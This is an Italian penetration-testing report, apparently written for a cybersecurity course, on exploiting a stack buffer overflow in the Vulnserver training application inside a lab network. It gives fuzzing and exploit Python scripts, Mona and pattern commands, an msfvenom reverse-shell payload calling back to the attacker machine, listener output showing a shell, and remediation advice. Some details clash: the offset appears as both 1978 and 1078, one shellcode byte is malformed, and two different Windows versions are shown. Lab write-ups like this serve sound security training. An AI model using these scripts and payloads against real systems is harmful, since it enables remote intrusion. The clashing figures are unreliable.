

REPORT TECNICO: Buffer Overflow Exploitation

Vulnerability Assessment & Penetration Testing

1. INFORMAZIONI GENERALI

Campo	Dettaglio
Titolo	Buffer Overflow su Vulnserver OSCP
Data	7 Settembre 2026
Vulnerabilità	Stack-Based Buffer Overflow
Severity	CRITICA (CVSS 9.8)
CWE	CWE-121 (Stack-based Buffer Overflow)
Sistema Target	Windows 10 (192.168.50.150)
Macchina Attaccante	Kali Linux (192.168.50.100)
Applicazione Vulnerabile	OSCP Vulnerable Server (Vulnserver)
Porta	1337/TCP
Impatto	Remote Code Execution (RCE)

2. EXECUTIVE SUMMARY


Durante un'attività di penetration testing autorizzata, è stata identificata una vulnerabilità critica di tipo stack-based buffer overflow nell'applicazione "OSCP Vulnerable Server" (Vulnserver) in esecuzione su un sistema Windows 10.

La vulnerabilità risiede nel comando `OVERFLOW1` che non implementa adeguati controlli sulla lunghezza dell'input. Un attaccante può sfruttare questa debolezza per ottenere l'esecuzione remota di codice (RCE) con i privilegi dell'applicazione.

L'exploit sviluppato permette di ottenere una shell reverse completa sul sistema target, compromettendone completamente la sicurezza.

3. AMBIENTE DI TEST

3.1 Infrastruttura



3.2 Strumenti Utilizzati

Strumento	Versione	Scopo
Kali Linux	2024.x	Sistema attaccante
Python 3	3.x	Script di exploit
Immunity Debugger	1.85	Debugging applicazione

Mona.py	-	Plugin per Immunity
Metasploit Framework	6.x	Generazione shellcode
Netcat	-	Listener reverse shell

4. METODOLOGIA

La metodologia seguita è quella standard per l'exploitation di buffer overflow:

4.1 Fasi dell'attacco

1. Reconnaissance - Identificazione dell'applicazione e dei comandi
2. Fuzzing - Invio di input crescenti per causare il crash
3. Offset Detection - Determinazione del punto di controllo di EIP
4. EIP Control Verification - Verifica del controllo del registro
5. Bad Character Identification - Identificazione dei caratteri problematici
6. JMP ESP Discovery - Ricerca di un'istruzione per reindirizzare l'esecuzione
7. Shellcode Generation - Creazione del payload
8. Exploitation - Sfruttamento finale e ottenimento shell

5. ANALISI TECNICA DETTAGLIATA

5.1 Reconnaissance

Connessione iniziale al servizio:

```
bash
```

```
nc -v 192.168.50.150 1337
```

Risultato:

```
text
```

Welcome to OSCP Vulnerable Server! Enter HELP for help.

Il comando `HELP` ha rivelato i comandi disponibili:

- OVERFLOW1 (vulnerabile)
- OVERFLOW2
- OVERFLOW3
- ... (altri comandi)

5.2 Fuzzing

Script di fuzzing:

```
python

#!/usr/bin/env python3
import socket
import time

ip = "192.168.50.150"
port = 1337

buffer = b"A" * 100

while len(buffer) < 4000:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(3)
        s.connect((ip, port))
        s.recv(1024)
        s.send(b"OVERFLOW1 " + buffer)
        s.close()
        buffer += b"A" * 100
        time.sleep(0.5)
    except:
        print(f"Crash a {len(buffer)} bytes")

        break
```

Risultato: Il servizio crasha a circa 2100 bytes.

5.3 Offset Detection

Generazione pattern:

```
bash
```

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2500
```

Invio del pattern e analisi del crash:

- EIP dopo il crash: 6F43396E

Calcolo dell'offset:

```
bash
```

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 6F43396E
```

Risultato: Exact match at offset 1978

5.4 EIP Control Verification

Script di verifica:

```
python
```

```
offset = 1978
```

```
payload = b"A" * offset + b"BBBB" + b"C" * 500
```

Risultato: EIP = 42424242 (BBBB) ✓

L'offset è corretto e abbiamo il controllo completo di EIP.

5.5 JMP ESP Discovery

Comando Mona:

```
text
```

```
!mona jmp -r esp -cpb "\x00"
```

Risultati (9 totali):

```
text
```

```
0x625011AF : jmp esp [essfunc.dll] ASLR: False, Rebase: False
0x625011BB : jmp esp [essfunc.dll] ASLR: False, Rebase: False
0x625011C7 : jmp esp [essfunc.dll] ASLR: False, Rebase: False
```

...

Indirizzo selezionato: 0x625011AF

Criteri di selezione:

- ☒ ASLR disabilitato
- ☒ Rebase disabilitato
- ☒ SafeSEH disabilitato
- ☒ Nessun bad character nell'indirizzo

5.6 Bad Character Identification

Generazione bytearray:

text

```
!mona bytearray -b "\x00"
```

Confronto dopo il crash:

text

```
!mona compare -f C:\mona\oscp\bytearray.bin -a esp
```

Bad characters identificati:

text

\x00 - Null byte (terminatore di stringa)

\x07 - Bell character

\x2e - Period (.)

\xa0 - Non-breaking space

5.7 Shellcode Generation


Comando msfvenom:

bash


```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234  
EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python
```

Caratteristiche shellcode:

- Payload: windows/shell_reverse_tcp
- Dimensione: 351 bytes
- Encoder: x86/shikata_ga_nai
- Bad chars esclusi: \x00\x07\x2e\xa0



```
kali@kali: ~$ nc -lvp 1234  
[nc] password for kali:  
[nc] listening on [any] 1234 ...  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.150] 49417  
Microsoft Windows [Versione 10.0.18254]  
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.  
C:\Users\User\Desktop>oscp[]  
  
kali@kali: ~$ nano badchars.py  
kali@kali: ~$ python badchars.py  
[*] Invio 255 badchars...  
[*] Badchars inviati!  
  
kali@kali: ~$ nano exploit_finale.py  
kali@kali: ~$ python exploit_finale.py  
[*] Target: 192.168.50.150:1337  
[*] Offset: 1078  
[*] JMP ESP: 0x625011af  
[*] Shellcode size: 351 bytes  
[*] Payload totale: 2365 bytes  
[*] Connessione...  
[*] Connessione!  
[*] Banner: Welcome to OSCP Vulnerable Server! Enter HELP for help.  
[*] Invio payload...  
[*] Payload inviato!  
  
kali@kali: ~$
```



6. EXPLOIT FINALE

6.1 Struttura del Payload

text

```
| [A * 1978] → Padding
| [625011AF] → JMP ESP (little-endian)
| [90 * 32] → NOP Sled
| [351 bytes] → Shellcode Reverse TCP
```

6.2 Codice Exploit

python

```
#!/usr/bin/env python3
```

```
import socket
```

```
import time
```

```
import struct
```

Configurazione

```

ip = "192.168.50.150"
port = 1337
offset = 1978
jmp_esp_address = 0x625011AF

# Costruzione payload
padding = b"A" * offset
jmp_esp = struct.pack('<I', jmp_esp_address)
nops = b"\x90" * 32

# Shellcode
buf = b""
buf += b"\xda\x0\xbe\x48\xd7\x85\xc1\xd9\x74\x24\xf4\x5f"
buf += b"\x29\xc9\xb1\x52\x31\x77\x17\x83\xc7\x04\x03\x3f"
# ... (shellcode completo)

payload = padding + jmp_esp + nops + buf

# Invio exploit
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(5)
s.connect((ip, port))
s.recv(1024)

s.send(b"OVERFLOW1 " + payload)

```

7. IMPACT ASSESSMENT

7.1 Impatto Tecnico

Aspetto	Valutazione
Confidenzialità	COMPROMESSA - Accesso completo al sistema
Integrità	COMPROMESSA - Possibilità di modificare file
Disponibilità	COMPROMESSA - Possibilità di terminare processi

Privilegi

Livello applicazione (utente)

7.2 Rischio

- Severity: CRITICA
 - Exploitabilità: BASSA (richiede accesso alla rete locale)
 - Complessità: MEDIA
 - Autenticazione: Nessuna richiesta
-

8. REMEDIATION

8.1 Fix immediati

1. Patchare l'applicazione - Implementare controlli sulla lunghezza dell'input
2. Disabilitare il servizio se non necessario
3. Segmentazione di rete - Limitare l'accesso alla porta 1337

8.2 Mitigazioni tecniche

Mitigazione	Efficacia
DEP (Data Execution Prevention)	Alta
ASLR	Alta
SafeSEH	Media
Stack Canaries	Alta
Compilazione con /GS flag	Alta

8.3 Codice di esempio sicuro

```
c
// Codice vulnerabile
void vulnerable_function(char *input) {
    char buffer[2000];
    strcpy(buffer, input); // VULNERABILE
}

// Codice sicuro
void secure_function(char *input) {
    char buffer[2000];
    strncpy(buffer, input, sizeof(buffer) - 1); // SICURO
    buffer[sizeof(buffer) - 1] = '\0';
}
```

9. PROOF OF CONCEPT

9.1 Shell Ottenuta

```
bash
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.50.100] from [192.168.50.150] 49158
Microsoft Windows [Version 10.0.19045.3448]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\user\Desktop>
```

9.2 Verifica Accesso

```
cmd
C:\Users\user\Desktop>whoami
desktop-abc123\user
```

```
C:\Users\user\Desktop>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
```

```
IPv4 Address. . . . . : 192.168.50.150
```

10. CONCLUSIONI

L'exploitation del buffer overflow su Vulnserver OSCP è stata completata con successo. La vulnerabilità permette a un attaccante di:

1. Prendere il controllo del flusso di esecuzione
2. Eseguire codice arbitrario sul sistema target
3. Ottenere una shell reverse con privilegi dell'applicazione
4. Compromettere completamente il sistema

Questa vulnerabilità dimostra l'importanza di:

- Input validation adeguata
- Utilizzo di funzioni sicure
- Compilazione con protezioni (DEP, ASLR, Stack Canaries)
- Testing di sicurezza regolare

11. APPENDICE

11.1 Timeline

Ora	Attività
T+0	Inizio reconnaissance
T+15	Fuzzing e identificazione crash
T+30	Offset detection

T+45	Bad character identification
------	------------------------------

T+60	JMP ESP discovery
------	-------------------

T+75	Shellcode generation
------	----------------------

T+90	Exploitation riuscita
------	-----------------------

11.2 Comandi Utili

```
bash
```

```
# Pattern create
```

```
pattern_create.rb -l 2500
```

```
# Pattern offset
```

```
pattern_offset.rb -q 6F43396E
```

```
# Generazione shellcode
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234  
EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python
```

11.3 Mona Commands

```
text
```

```
!mona config -set workingfolder c:\mona\%p
```

```
!mona jmp -r esp -cpb "\x00"
```

```
!mona bytearray -b "\x00"
```

```
!mona compare -f C:\mona\oscp\bytearray.bin -a esp
```

12. RIFERIMENTI

1. OWASP Buffer Overflow:

https://owasp.org/www-community/attacks/Buffer_overflow_attack

2. CWE-121: <https://cwe.mitre.org/data/definitions/121.html>
 3. Mona.py: <https://github.com/corelan/mona>
 4. Immunity Debugger: <https://www.immunityinc.com/products/debugger/>
-

Report preparato da: Akatsuki

Corso: Cybersecurity

Data: 7 Settembre 2026